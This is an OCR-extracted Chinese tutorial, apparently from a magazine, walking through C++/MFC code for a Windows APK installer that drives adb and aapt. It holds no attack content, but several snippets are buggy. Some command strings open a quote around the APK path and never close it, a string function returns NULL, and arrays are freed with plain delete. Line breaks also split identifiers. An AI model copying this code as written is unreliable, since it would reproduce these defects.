```
    protected:
        const string PrePare(APKFTyte flag);   //准备命令字
符串
        const string DoCommand(const string cmd); //执行命
令并返回结果
        void InitPermissionMap();
    public:
        void AdbPath(const char* val);
        void AaptPath(const char* val);
        const char* ApkName() const;
        void ApkName(const char * val);
        const char* AdbPath() const;
        const char* AaptPath() const;
        const char* Permission() const
    ;
        const char* AppName() const;
        const char* PkgName() const;
        const char* Version() const;
        const char* OSVersion() const;
        const char* FileSize() const;
        void GetInfo();
        BOOL GetDevices();
        BOOL Install(BOOL bSDCard);
        BOOL UnInstall();
        void UnzipIcoFile(string outPath);
    };
```

设备的检查使用GetDevices()方法，信息的获取使用GetInfo()方法，安装与卸载则分别是BOOL Install(BOOL bSDCard)与BOOL UnInstall()。GetDevices()的代码如下：

```
    BOOL CAPKHelper::GetDevices()
    {
        string str;
        str = DoCommand(PrePare(APKF_DEVICES));
        string::size_type posbegin;
        posbegin = str.find(devices);
    if (posbegin == string::npos)
        return false;
        else
        {
            posbegin = posbegin + devices.size();
            string strDevice = "";
            strDevice.assign(str, posbegin, str.size()-posbegin);
            posbegin = strDevice.find("device");
            if(posbegin == string::npos)
                return false;
        }
        return true;
    }
```

代码首先通过PrePare(APKF_DEVICES)来获取需要执行的命令字符串，不同的命令类型使用一个枚举量来表示：

```
    typedef enum tagApkFType{//flags for PrePare
        APKF_INFO,
        APKF_DEVICES,
        APKF_INSTALL,
        APKF_INSTALLSDCARD,
        APKF_UNINSTALL
    } APKFTyte;
```

获取命令后通过DoCommand()来执行并返回执行结果，然后对结果进行处理。接下来看看PrePare的代码：

```
    const string CAPKHelper::PrePare( APKFTyte flag )
    {
        string cmd = "";
        switch (flag)
        {
        case APKF_INFO:
            if(m_apkName.empty() || m_aaptPath.empty())
return "";
            cmd = m_aaptPath + " d badging \"" +
m_apkName + "";
            break;
        case APKF_DEVICES:
            if(m_adbPath.empty()) return "";
            cmd = m_adbPath + " devices ";
            break;
        case   APKF_INSTALL:
            if(m_apkName.empty() || m_adbPath.empty())
return "";
            cmd = m_adbPath + " install \"" + m_apkName +
"";

            break;
    case APKF_INSTALLSDCARD:
    if(m_apkName.empty() || m_adbPath.empty()) return "";
            cmd = m_adbPath + " install -s \"" + m_apkName + "";
            break;
        case   APKF_UNINSTALL:
            if(m_appName.empty() || m_adbPath.empty())
return "";
            cmd = m_adbPath + " uninstall " + m_PkgName;
            break;
        default:
            return "";
            break;
        }
        return cmd;
    }
```

这个方法很简单，就不多讲了，类的核心代码在DoCommand中，代码如下：

```
    const string CAPKHelper::DoCommand( const string cmd )
    {
        STARTUPINFO si;
        SECURITY_ATTRIBUTES sa;
        PROCESS_INFORMATION pi;
        string str="";
        char ReadBuf[1024] = {0};
        DWORD ReadNum;
        HANDLE hRead; // 管道读句柄
        HANDLE hWrite; // 管道写句柄
        sa.nLength = sizeof(SECURITY_ATTRIBUTES);
        sa.bInheritHandle = true;
        sa.lpSecurityDescriptor = NULL;
        BOOL bRet = CreatePipe(&hRead, &hWrite, &sa, 0);
        // 创建匿名管道
        if(!bRet) return "";
        GetStartupInfo(&si);
        si.dwFlags = STARTF_USESTDHANDLES |
STARTF_USESHOWWINDOW;
        si.wShowWindow = SW_HIDE;
        si.hStdOutput = hWrite;
        si.hStdError = hWrite;
        si.hStdInput = hRead;
        bRet = CreateProcess(NULL, (char *)cmd.c_str(),
NULL, NULL,
```

```
                    true, CREATE_NEW_CONSOLE,
NULL, NULL, &si, &pi);
        if (!bRet)
        {
            CloseHandle(hRead);
            CloseHandle(hWrite);
            return "";
        }
        CloseHandle(hWrite);
        WaitForSingleObject(pi.hProcess, 3000); //等待执行返回
        while(ReadFile(hRead, ReadBuf, sizeof(ReadBuf)-1,
&ReadNum, NULL))
        {
            ReadBuf[ReadNum] = '\0';
            str = str + ReadBuf;
        }
    str = utf2ansi(str.c_str(), str.size());
        CloseHandle(hRead);
        CloseHandle(pi.hProcess);
        CloseHandle(pi.hThread);
        return str;
    }
```

这段代码是典型的 Win32 代码，首先通过 CreatePipe()创建管道，设置子进程的读/写句柄，然后创建子进程并获取返回信息，这里需要注意的是，AAPT 返回的是 UTF-8 编码的字符串，如果 APK 软件名为中文的话，直接获取时在程序中会显示乱码，所以需要加上这行代码：str = utf2ansi(str.c_str(), str.size())，它的作用就是将 UTF8 格式编码的字符串转换为 ANSI 编码：

```
    std::string utf2ansi(LPCSTR pszSrc, int nLen)
    {
        int nSize = MultiByteToWideChar(CP_UTF8, 0,
(LPCSTR)pszSrc, nLen, 0, 0);
        if(nSize <= 0) return NULL;
        WCHAR *pwsz = new WCHAR[nSize+1];
        if( NULL == pwsz) return NULL;
        MultiByteToWideChar(CP_UTF8, 0,(LPCSTR)pszSrc,
nLen, pwsz, nSize);
        pwsz[nSize] = 0;
        char *psz = new char[nSize+1];
        WideCharToMultiByte(CP_ACP, 0, pwsz, nSize, psz,
nSize, NULL, NULL);
        string str = psz;
        delete pwsz;
        delete psz;
        return str;
    }
```

GetInfo()、Install()、Uninstall()对返回的数据进行分析并给出最终的执行结果，Install()与 Uninstall()代码很简单，就不列举了，大家可以查看源码。对 GetInfo()的处理还是相对较难的，GetInfo()通过 DoCommand()接收到类似图 6 的数据并进行提取，然后设置到类的相应成员当中，为了使字符串操作简化，我使用了基于 STL 模板类中的 string 类，这个类很强大，提供了字符串除正则表达式外的一切操作，这使 GetInfo()的代码量更少更美观，截取一段处理代码如下：

```
    void CAPKHelper::GetInfo()
    {
        string str;
        str = DoCommand(PrePare(APKF_INFO));
        string::size_type posbegin;
        string::size_type posend;
    posbegin = str.find(errorstr);          //APK 文件是否有效
        if (posbegin != string::npos)
        {
            m_softName = "";
            m_PkgName = "";
            m_iconFile = "";
            m_Version = "";
            m_OSVersion = "";
            m_FileSize = "";
            m_Permission = "";
            return;
        }
        posbegin = str.find(softName);
        if (posbegin == string::npos)
            m_softName = "";
        else
        {
            posbegin = posbegin + softName.size();
            posend = str.find('\'', posbegin);
            m_softName.assign(str, posbegin,
posend-posbegin);   /*获取 APK 的软件对外显示名称*/
        }
        posbegin = str.find(pkgName);
        if (posbegin == string::npos)
            m_PkgName = "";
        else
        {
            posbegin = posbegin + pkgName.size();
            posend = str.find('\'', posbegin);
            m_PkgName.assign(str, posbegin,
posend-posbegin);   /*获取 APK 的软件包名称*/
        }
        ....
    HANDLE hApk = CreateFile(m_apkName.c_str(),
GENERIC_READ,FILE_SHARE_READ, NULL,
                                    OPEN_EXISTING,

        FILE_ATTRIBUTE_NORMAL, NULL );
        if(hApk == INVALID_HANDLE_VALUE)
            m_FileSize = "";
        else
        {
            DWORD dwSize = GetFileSize(hApk, NULL);
            DOUBLE fSize = 0;
            string strend = "";
            if (dwSize >= 1024*1024)
            {
                fSize = dwSize * 1.0 / 1024 / 1024;
                strend = "MB";
            }
            else if (dwSize >= 1024)
            {
                fSize = dwSize * 1.0 / 1024;
                strend = "KB";
            }
```

```
            else
            {
                fSize = dwSize;
                strend = "字节";
            }
            char buf[16] = {0};
            m_FileSize = _gcvt(fSize, 3, buf);
            m_FileSize += strend;
            CloseHandle(hApk);
        }
        posbegin = str.find(iconfile);
        if (posbegin == string::npos)
            m_OSVersion = "";
        else
    {
            posbegin = posbegin + iconfile.size();
            posend = str.find('\'', posbegin);
            m_iconFile.assign(str, posbegin,
posend-posbegin);
        }
    }
```

使用 string 类的 find 方法对特征字符串进行查找，特征字符串在上面讲解 ADB 与 AAPT 时曾用到，它们分别是：

```
    const string errorstr = "ERROR: dump failed";
    const string appName = "application: label='";
    const string pkgName = "package: name='";
    const string version = "versionName='";
    const string osversion = "sdkVersion:'";
    const string permission = "uses-permission:'";
    const string iconfile = "icon='";
    const string devices = "List of devices attached";
```

如果找到相应的特征字符串，就提取相应的值并设置相应的成员变量，反之则设为空。权限字符串的处理是比较麻烦的，查找 permission 会返回一系列以 "uses-permission:'"打头的字符串，而程序需要显示的是权限的描述。为此，我将这些权限与之对应的描述创建到了一个 STL 的 Map 对象 map<string,string> m_mapPermission 中，而初始化的操作封装到了 InitPermissionMap() 中，代码如下：

```
    void CAPKHelper::InitPermissionMap()
    {
        m_mapPermission.clear();
        m_mapPermission.insert(pair<string,string>("android.p
ermission.ACCESS_COARSE_LOCATION","允许获取粗略
的位置信息"));
        m_mapPermission.insert(pair<string,string>("android.p
ermission.ACCESS_FINE_LOCATION","允许访问 GPS"));
        ...
        m_mapPermission.insert(pair<string,string>("android.p
ermission.ACCESS_MOCK_LOCATION","获取模拟定位信
息"));
        m_mapPermission.insert(pair<string,string>("android.p
ermission.CHANGE_COMPONENT_ENABLED_STATE","改
变组件启用状态"));
    }
```

这样访问权限描述就很简单了，代码如下：

```
        string strTmp = "";
        string strInfo = "";
        posbegin = 0;
        while((posbegin = str.find(permission, posbegin)) !=
string::npos)
        {
            posbegin = posbegin + permission.size();
            posend = str.find('\'', posbegin);
            strTmp.assign(str, posbegin, posend-posbegin);    //
获取 APk 使用到的权限
            strInfo = m_mapPermission[strTmp];
            if(!strInfo.empty())
                m_Permission = m_Permission + strInfo + '\n';

            posbegin = posend; //下一个
        }
```

这个 CAPKHeaper 类就讲到这里，大家可以在代码中查看类关系图，详细了解它的流程。接下来看看主程序的逻辑，先看看程序设计的界面，如图 8 所示。




图 8

程序的编写基于 MFC 的对话框，我们看看安装按钮的响应：

```
    void CAPKInstallerDlg::OnBnClickedInstall()
    {
        if(!m_helper->GetDevices())
        {
            m_syslnkShow.SetWindowText("手机未连接或手
机驱动没有安装好,<a href=\"http://www.hacker.com.cn\">点
击此处</a>下载驱动");
            return;
        }
        if(m_apkPath.empty())
            OpenAPK();
        if(m_apkPath.empty()) return;
        m_threadType = THREADF_INSTALL;
        unsigned int dwThreadID = 0;
        HANDLE h = (HANDLE)_beginthreadex(NULL, 0,
            ThreadProc, (LPVOID)this, 0, &dwThreadID);
    }
```

创建线程使用了 Win32 的 _beginthreadex()，所有对 APK 的操作都封装进 ThreadProc() 线程中，代码如下：

```
    unsigned __stdcall
CAPKInstallerDlg::ThreadProc( LPVOID lpParam )
```

```
    {
        EnterCriticalSection(&g_cs);
        CAPKInstallerDlg * pWnd = (CAPKInstallerDlg
*)lpParam;
        switch (pWnd->m_threadType)
        {
        case THREADF_DEVICES:
            pWnd->m_syslnkShow.SetWindowText("正在检
查已连接的手机");
            if(pWnd->m_helper->GetDevices())
            {
                pWnd->m_syslnkShow.SetWindowText("手机
连接良好");

            }
            else
            {
                pWnd->m_syslnkShow.SetWindowText("手机
未连接或手机驱动没有安装好,<a
href=\"http://www.hacker.com.cn\">点击此处</a>下载驱动");
            }
            break;
        case THREADF_INSTALL:
            pWnd->m_btnUninstall.EnableWindow(FALSE);
            pWnd->m_syslnkShow.SetWindowText("正在安
装软件...");

        pWnd->m_helper->Install(pWnd->m_cbPath.GetCurSe
l());
            pWnd->m_syslnkShow.SetWindowText("软件安
装完成");
            pWnd->m_btnUninstall.EnableWindow(TRUE);
            break;
        case THREADF_UNINSTALL:
            pWnd->m_btnInstall.EnableWindow(FALSE);
            pWnd->m_syslnkShow.SetWindowText("正在卸
载软件...");
            if(pWnd->m_helper->UnInstall())
            {
                pWnd->m_syslnkShow.SetWindowText("软件
卸载完成");
            }
            else
            {
                pWnd->m_syslnkShow.SetWindowText("软件
卸载失败");
            }
            pWnd->m_btnInstall.EnableWindow(TRUE);
            break;
        }
        LeaveCriticalSection(&g_cs);
        return 1;
    }
```

对于各种操作信息的显示我使用了 syslink 控件，使用它的一个好处就是这个控件支持与 html 的链接同样的显示效果，它们的鼠标单击处理代码统一如下：

```
    void CAPKInstallerDlg::OnNMClickLinkurl(NMHDR
*pNMHDR, LRESULT *pResult)
    {
        PNMLINK pNMLink = (PNMLINK)pNMHDR;
        wstring wstr = pNMLink->item.szUrl;
        string str = wstring2string(wstr);
        ::ShellExecute(m_hWnd, "open", str.c_str(), NULL,
NULL, SW_SHOWNORMAL);
        *pResult = 0;
    }
```

注意这行：wstring wstr = pNMLink->item.szUrl，syslink 单击消息返回的链接地址为 WCHAR*类型，我们使用前需要先转换一下：

```
    string wstring2string(const wstring& ws)
    {
        _bstr_t t = ws.c_str();
        char* pchar = (char*)t;
        string result = pchar;
        return result;
    }
```

对于 APK 文件图标的获取，在图 6 显示的信息中，就能够知道 APK 图标的文件名与位置了，而这个文件存放在 APK ZIP 包中，AAPT 不提供 ZIP 解压的功能，需要自己来提取 APK 中的文件，这里为了代码简便使用了 XUNZIP 类，获取图标并解压的工作放到了 void UnzipIcoFile(string outPath)方法中：

```
    void CAPKHelper::UnzipIcoFile( string outPath)
    {
        HZIP hZip =
OpenZip((void*)(char*)m_apkName.c_str(), 0,
ZIP_FILENAME);
        int index = -1;
        ZIPENTRY ze;
        ZRESULT bRet = FindZipItem(hZip,
m_iconFile.c_str(), TRUE, &index, &ze);
        if (bRet == ZR_OK)
        {
            UnzipItem(hZip, index, (void*)outPath.c_str(), 0,
ZIP_FILENAME);
        }
        CloseZip(hZip);
    }
```

在主程序中处理代码如下：

```
    char szBuffer[MAX_PATH] = {0};
    GetTempPath(MAX_PATH, szBuffer);
    m_outpngPath = szBuffer;
    m_outpngPath += m_helper->PkgName();
    m_outpngPath += m_helper->Version();
    m_outpngPath += ".png";
    //APK 文件图标释放路径
    m_helper->UnzipIcoFile(m_outpngPath.c_str());
    ShowPNG();        //显示图标
```

最后调用 ShowPNG()来显示图标，一般 APK 中的图标为 PNG，在 VC 中显示 PNG 使用 GDI+再方便不过了，代码如下：

```
    void CAPKInstallerDlg::ShowPNG()
    {
        if (!m_outpngPath.empty())
        {
            wstring str = string2wstring(m_outpngPath);
            Image image(str.c_str());
            RECT rc;
```

```
            m_stcPic.GetWindowRect(&rc);
            m_pGraphics->DrawImage(&image, 0, 0,
rc.right-rc.left, rc.bottom-rc.top);
        }
    }
```

但是直接显示 PNG 后，程序如果被刷新，图片就不再显示了，因此我们需要在 WM_PAINT 消息中做进一步的处理：

```
    void CAPKInstallerDlg::OnPaint()
    {
        if (IsIconic())
        {
            CPaintDC dc(this); // 用于绘制的设备上下文
        SendMessage(WM_ICONERASEBKGND,
reinterpret_cast<WPARAM>(dc.GetSafeHdc()), 0);
            // 使图标在工作区矩形中居中
            int cxIcon = GetSystemMetrics(SM_CXICON);
            int cyIcon = GetSystemMetrics(SM_CYICON);
            CRect rect;
            GetClientRect(&rect);
            int x = (rect.Width() - cxIcon + 1) / 2;
            int y = (rect.Height() - cyIcon + 1) / 2;
            // 绘制图标
            dc.DrawIcon(x, y, m_hIcon);
        }
        else
        {
            CDialog::OnPaint();
            CDialog::UpdateWindow();
            ShowPNG();
        }
    }
```

在调用 ShowPNG() 之前，CDialog::UpdateWindow() 这行代码一定要先加上，否则图标照样不会显示。好了，整体上程序代码很简单，一目了然，到这里我们的程序就算是完成了，看看运行效果，如图 9～图 13 所示。




图 9




图 10




图 11

